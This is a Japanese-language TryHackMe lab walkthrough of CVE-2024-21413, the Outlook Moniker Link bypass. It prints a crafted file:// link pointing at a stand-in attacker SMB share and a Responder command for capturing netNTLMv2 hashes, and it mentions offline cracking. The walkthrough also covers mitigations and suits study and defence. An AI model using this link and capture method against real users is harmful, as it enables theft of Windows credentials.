
CVE-2024-21413のTryHackMeルームウォークスルー。Outlook Moniker Linkの保護ビューバイパス、NTLMハッシュ漏洩、Responderによる認証情報キャプチャを扱う。

パス: Cyber Security 101 → Exploitation Basics → Moniker Link (CVE-2024-21413) 難易度: Premium room フォーカス: Outlook の Protected View バイパス、NTLM ハッシュの漏洩、Responder による認証情報のキャプチャ
CVE-2024-21413 は、Microsoft Outlook が細工されたハイパーリンクを処理する方法に影響を与える重大な脆弱性です。file:// Moniker Link 形式を特殊文字1つで悪用することで、攻撃者は Outlook の Protected View を完全にバイパスできます — その結果、Outlook は SMB 経由でサイレントに外部へ接続し、被害者がリンクをクリックした瞬間に NTLM 認証情報を漏洩させます。追加の操作は一切不要です。
ツールに触れる前に、このルームでは脆弱性の公式な分類を確認し、このバグがいかに深刻であるかを明らかにします。

この CVE には Critical の深刻度評価が割り当てられています — その影響を考えれば当然です。悪意あるメールを1回クリックするだけで、Outlook の通常のセキュリティ警告を一切トリガーすることなく、ユーザーの Windows 認証情報が漏洩します。
Outlook は通常、http:// および https:// のハイパーリンクを安全に開き、さらにファイル添付に対しては Protected View を付けて、悪意あるドキュメントが自動的に外部接続を行うのを防ぎます。この脆弱性は、標準の http:// リンクではなく、外部オブジェクトを参照するために使われるレガシーな Windows OLE の仕組みである Moniker Link を悪用します。

エクスプロイトを成立させる要素は2つあります:
file:// — Web リソースを指すのではなく、細工されたハイパーリンクはファイルパス(通常は \\attacker-ip\share のようなリモート UNC/SMB パス)を参照します。OLE はこれを通常の Web リンクとはまったく異なる方法で処理します。!(感嘆符) が、実際に Protected View バイパスをトリガーします。この文字は Moniker Link 構文において特別な意味を持ちます — リンクのターゲットと内部フラグメント/参照を区切るものであり、これが存在すると Outlook のパーサーが Protected View を正しく適用できず、リクエストがサンドボックス化されずに即座に発火します。まとめると、次のようなリンクが:
<a href="file:///\\attacker-ip\share\test!something">Click here</a>
被害者がクリックした瞬間に、Outlook が攻撃者のマシンへサイレントに SMB 接続を開始します — しかも Protected View の警告を一切表示することなく。
配信の仕組みを理解したところで、次のステップは、被害者が悪意あるリンクを操作したときに認証情報を実際にキャッチするリスナーを立ち上げることです。

Responder は、AttackBox 上で漏洩した認証情報をキャプチャするために使用されるツールです。Responder は不正な SMB/LLMNR/NBT-NS リスナーサービスを立ち上げることで機能します — つまり、Outlook の OLE パーサーが Moniker Link に埋め込まれた攻撃者制御の UNC パスへ接続しようとすると、Responder の偽の SMB サービスに対して認証を行い、その過程で netNTLMv2 ハッシュを漏洩させます。
responder -I <interface>
細工されたメールが送信され、被害者が悪意あるハイパーリンクをクリックすると、Responder は受信した認証試行をキャプチャし、netNTLMv2 ハッシュをそのままターミナルに出力します — あとはオフラインで(例えば hashcat や John the Ripper を使って)クラックし、被害者の平文パスワードを復元するだけです。
このルームは、URI パーサーにおける1つの見落とされた文字が、何年も存在してきたセキュリティ制御を完全に無効化しうることを見事に示しています。Protected View は、まさにこの種のサイレントな外部漏洩を防ぐために設計されたものでした — そして Moniker Link がどのように解析されるかにおける1文字の癖が、それを完全にバイパスするのに十分だったのです。またこれは、組織全体で NTLM を無効化すること(あるいは最低でも SMB 署名を強制すること)が、この種のハッシュ漏洩攻撃に対して依然として最も効果的な緩和策の1つである理由を思い出させてくれます。
このルームには文字通りの CTF 形式のフラグは含まれていません — 表示されているスクリーンショットはすべて概念的/技術的な回答であり、いずれもチャレンジフラグのネタバレを構成しないため、完全な形で提示されています。
| ステップ | 詳細 |
|---|
| 脆弱性 | CVE-2024-21413 — Outlook Moniker Link の Protected View バイパス |
| 深刻度 | Critical |
| 悪意あるリンクの種類 | file:// Moniker Link(UNC/SMB パス) |
| バイパスのトリガー | リンク内の1つの ! 文字 |
| キャプチャツール | Responder |
| 漏洩する認証情報の種類 | netNTLMv2 ハッシュ |
